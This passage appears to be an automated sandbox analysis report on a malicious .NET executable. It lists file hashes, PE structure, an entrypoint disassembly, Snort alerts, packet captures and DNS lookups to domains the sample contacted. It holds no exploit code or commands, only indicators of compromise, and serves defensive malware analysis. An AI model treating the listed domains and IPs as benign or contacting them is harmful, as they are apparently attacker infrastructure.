	PO.exe	Get hash	malicious	Browse	• 198.49.23.141
	148wWoi8vI.exe	Get hash	malicious	Browse	• 198.49.23.177
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 198.185.159.141
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• 198.49.23.141
	scnn7676766.exe	Get hash	malicious	Browse	• 198.185.159.144

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.8534634080579835
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	NQQWym075C.exe
File size:	552960
MD5:	bf75ed61e1b1f7b310ec1d999077c4dd
SHA1:	cdced77e176e38ff459cdea08941de26861647cd
SHA256:	69357684ec8f83d428d2030db5f3d586718207e8645746 5e7fd37b3b4b7c4db2
SHA512:	d2fa7f6e1e41bebedbdba492a163b8388f2326b92d939e9 352c32f5be5a311bb75e4374524b2b314b5a4267631139 35e00f4c81aacc26ed08e9c9dd356dd7510
SSDEEP:	12288:iYHsi433VV/WKmD8UT9Qw4RB07JglwNtAyYto UqqwyniC:7Hs73NmD/6w4yOwrC9qgi
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L... Wt._.....h..... .....@.. .....p .....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x48868e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FB77457 [Fri Nov 20 07:46:31 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x88640	0x4b	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x8a000	0x242	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x8c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x86694	0x86800	False	0.902309261733	data	7.85956112401	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x8a000	0x242	0x400	False	0.310546875	data	3.56952524932	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x8c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_MANIFEST	0x8a058	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/20/20-20:13:59.024360	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49728	34.102.136.180	192.168.2.3
11/20/20-20:14:04.252129	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49730	34.102.136.180	192.168.2.3
11/20/20-20:14:09.492539	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49731	23.227.38.64	192.168.2.3
11/20/20-20:15:02.891478	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49744	35.186.238.101	192.168.2.3
11/20/20-20:15:13.160153	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49745	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:13:47.553219080 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.686038971 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.686278105 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.686299086 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.821281910 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824301004 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824321985 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824343920 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824366093 CET	80	49726	198.49.23.141	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:13:47.824382067 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824397087 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824414968 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824433088 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.824434042 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824450016 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824465036 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.824498892 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.824779987 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.957201004 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957236052 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957262039 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957285881 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957298994 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.957326889 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.957753897 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957788944 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957815886 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957834005 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.957839966 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957864046 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957880020 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.957886934 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957911968 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957928896 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.957936049 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957959890 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.957984924 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958003998 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.958013058 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958031893 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.958036900 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958061934 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958076000 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.958086014 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958110094 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958133936 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:47.958134890 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:47.958353043 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.089970112 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090013027 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090038061 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090060949 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090070963 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090084076 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090110064 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090137005 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090148926 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090163946 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090183973 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090274096 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090281963 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090629101 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090656042 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090675116 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090678930 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090703964 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.090722084 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.090804100 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091305017 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091332912 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091353893 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091358900 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091388941 CET	80	49726	198.49.23.141	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:13:48.091394901 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091415882 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091428995 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091442108 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091463089 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091469049 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091494083 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091494083 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091515064 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091521025 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091538906 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091546059 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091564894 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091573000 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091589928 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091600895 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091619968 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091628075 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091645002 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091653109 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091675043 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091676950 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091701031 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091701984 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091727018 CET	80	49726	198.49.23.141	192.168.2.3
Nov 20, 2020 20:13:48.091727018 CET	49726	80	192.168.2.3	198.49.23.141
Nov 20, 2020 20:13:48.091747999 CET	49726	80	192.168.2.3	198.49.23.141

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:12:56.247581005 CET	60152	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:12:56.290533066 CET	53	60152	8.8.8.8	192.168.2.3
Nov 20, 2020 20:12:57.004048109 CET	57544	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:12:57.030999899 CET	53	57544	8.8.8.8	192.168.2.3
Nov 20, 2020 20:12:57.707721949 CET	55984	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:12:57.734718084 CET	53	55984	8.8.8.8	192.168.2.3
Nov 20, 2020 20:12:58.612056971 CET	64185	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:12:58.639239073 CET	53	64185	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:01.014048100 CET	65110	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:01.049793959 CET	53	65110	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:01.685911894 CET	58361	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:01.713012934 CET	53	58361	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:02.408107996 CET	63492	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:02.435436010 CET	53	63492	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:03.399342060 CET	60831	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:03.426584959 CET	53	60831	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:04.106293917 CET	60100	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:04.133712053 CET	53	60100	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:04.816602945 CET	53195	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:04.843772888 CET	53	53195	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:05.492518902 CET	50141	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:05.528096914 CET	53	50141	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:06.437241077 CET	53023	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:06.464438915 CET	53	53023	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:07.553205013 CET	49563	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:07.580269098 CET	53	49563	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:08.548835039 CET	51352	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:08.575948954 CET	53	51352	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:09.305170059 CET	59349	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:09.342957973 CET	53	59349	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:25.557703018 CET	57084	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:25.597769022 CET	53	57084	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:34.530728102 CET	58823	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 20:13:34.557849884 CET	53	58823	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:43.661276102 CET	57568	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:43.696640015 CET	53	57568	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:47.504547119 CET	50540	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:47.546031952 CET	53	50540	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:53.098772049 CET	54366	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:53.304198980 CET	53	54366	8.8.8.8	192.168.2.3
Nov 20, 2020 20:13:58.849778891 CET	53034	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:13:58.889568090 CET	53	53034	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:04.044615984 CET	57762	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:04.062829018 CET	55435	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:04.097718954 CET	53	57762	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:04.102109909 CET	53	55435	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:09.270708084 CET	50713	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:09.323026896 CET	53	50713	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:10.497039080 CET	56132	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:10.524116993 CET	53	56132	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:14.509269953 CET	58987	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:14.790863037 CET	53	58987	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:15.527842045 CET	56579	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:15.564673901 CET	53	56579	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:37.294660091 CET	60633	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:37.637876034 CET	53	60633	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:40.966525078 CET	61292	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:41.431552887 CET	53	61292	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:46.445712090 CET	63619	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:46.580270052 CET	64938	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:46.607456923 CET	53	64938	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:46.788213968 CET	53	63619	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:48.465173006 CET	61946	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:48.516504049 CET	53	61946	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:51.807282925 CET	64910	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:51.938031912 CET	53	64910	8.8.8.8	192.168.2.3
Nov 20, 2020 20:14:57.175626993 CET	52123	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:14:57.373497009 CET	53	52123	8.8.8.8	192.168.2.3
Nov 20, 2020 20:15:02.698811054 CET	56130	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:15:02.756552935 CET	53	56130	8.8.8.8	192.168.2.3
Nov 20, 2020 20:15:07.898215055 CET	56338	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:15:07.962762117 CET	53	56338	8.8.8.8	192.168.2.3
Nov 20, 2020 20:15:12.983716011 CET	59420	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:15:13.024260044 CET	53	59420	8.8.8.8	192.168.2.3
Nov 20, 2020 20:15:18.165290117 CET	58784	53	192.168.2.3	8.8.8.8
Nov 20, 2020 20:15:18.610785007 CET	53	58784	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 20:13:47.504547119 CET	192.168.2.3	8.8.8.8	0xaf73	Standard query (0)	www.ussouthernhome.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:13:53.098772049 CET	192.168.2.3	8.8.8.8	0x8532	Standard query (0)	www.myreviewandbonuses.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:13:58.849778891 CET	192.168.2.3	8.8.8.8	0x36cc	Standard query (0)	www.thrust-board.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:04.062829018 CET	192.168.2.3	8.8.8.8	0x60c4	Standard query (0)	www.teelinkz.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:09.270708084 CET	192.168.2.3	8.8.8.8	0x4f87	Standard query (0)	www.not-taboo.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:14.509269953 CET	192.168.2.3	8.8.8.8	0x3991	Standard query (0)	www.sz360buy.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:37.294660091 CET	192.168.2.3	8.8.8.8	0xc30d	Standard query (0)	www.sz360buy.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:40.966525078 CET	192.168.2.3	8.8.8.8	0x2ce0	Standard query (0)	www.houseofhawthorn.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:46.445712090 CET	192.168.2.3	8.8.8.8	0xda4a	Standard query (0)	www.bs600mc.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 20:14:51.807282925 CET	192.168.2.3	8.8.8.8	0x7017	Standard query (0)	www.tnicholson.design	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:57.175626993 CET	192.168.2.3	8.8.8.8	0x3a9	Standard query (0)	www.sabaicraft.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:15:02.698811054 CET	192.168.2.3	8.8.8.8	0xe942	Standard query (0)	www.deadroommn.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:15:07.898215055 CET	192.168.2.3	8.8.8.8	0x5604	Standard query (0)	www.biolineapparel.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:15:12.983716011 CET	192.168.2.3	8.8.8.8	0xb034	Standard query (0)	www.keitakora.com	A (IP address)	IN (0x0001)
Nov 20, 2020 20:15:18.165290117 CET	192.168.2.3	8.8.8.8	0x54	Standard query (0)	www.qzrpxx.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 20:13:47.546031952 CET	8.8.8.8	192.168.2.3	0xaf73	No error (0)	www.ussouthernhome.com	ext-sq.squarespace.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:13:47.546031952 CET	8.8.8.8	192.168.2.3	0xaf73	No error (0)	ext-sq.squarespace.com		198.49.23.141	A (IP address)	IN (0x0001)
Nov 20, 2020 20:13:47.546031952 CET	8.8.8.8	192.168.2.3	0xaf73	No error (0)	ext-sq.squarespace.com		198.185.159.141	A (IP address)	IN (0x0001)
Nov 20, 2020 20:13:53.304198980 CET	8.8.8.8	192.168.2.3	0x8532	No error (0)	www.myreviewandbonuses.com	myreviewandbonuses.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:13:53.304198980 CET	8.8.8.8	192.168.2.3	0x8532	No error (0)	myreviewandbonuses.com		66.235.200.112	A (IP address)	IN (0x0001)
Nov 20, 2020 20:13:58.889568090 CET	8.8.8.8	192.168.2.3	0x36cc	No error (0)	www.thrust-board.com	thrust-board.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:13:58.889568090 CET	8.8.8.8	192.168.2.3	0x36cc	No error (0)	thrust-board.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:04.102109909 CET	8.8.8.8	192.168.2.3	0x60c4	No error (0)	www.teelinkz.com	teelinkz.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:14:04.102109909 CET	8.8.8.8	192.168.2.3	0x60c4	No error (0)	teelinkz.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:09.323026896 CET	8.8.8.8	192.168.2.3	0x4f87	No error (0)	www.not-taboo.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 20:14:09.323026896 CET	8.8.8.8	192.168.2.3	0x4f87	No error (0)	shops.myshopify.com		23.227.38.64	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:14.790863037 CET	8.8.8.8	192.168.2.3	0x3991	No error (0)	www.sz360buy.com		160.122.148.234	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:37.637876034 CET	8.8.8.8	192.168.2.3	0xc30d	No error (0)	www.sz360buy.com		160.122.148.234	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:41.431552887 CET	8.8.8.8	192.168.2.3	0x2ce0	Server failure (2)	www.houseofhawthorn.com	none	none	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:51.938031912 CET	8.8.8.8	192.168.2.3	0x7017	No error (0)	www.tnicholson.design		65.254.250.119	A (IP address)	IN (0x0001)
Nov 20, 2020 20:14:57.373497009 CET	8.8.8.8	192.168.2.3	0x3a9	No error (0)	www.sabaicraft.com		192.64.147.164	A (IP address)	IN (0x0001)
Nov 20, 2020 20:15:02.756552935 CET	8.8.8.8	192.168.2.3	0xe942	No error (0)	www.deadroommn.com		35.186.238.101	A (IP address)	IN (0x0001)
Nov 20, 2020 20:15:07.962762117 CET	8.8.8.8	192.168.2.3	0x5604	Name error (3)	www.biolineapparel.com	none	none	A (IP address)	IN (0x0001)
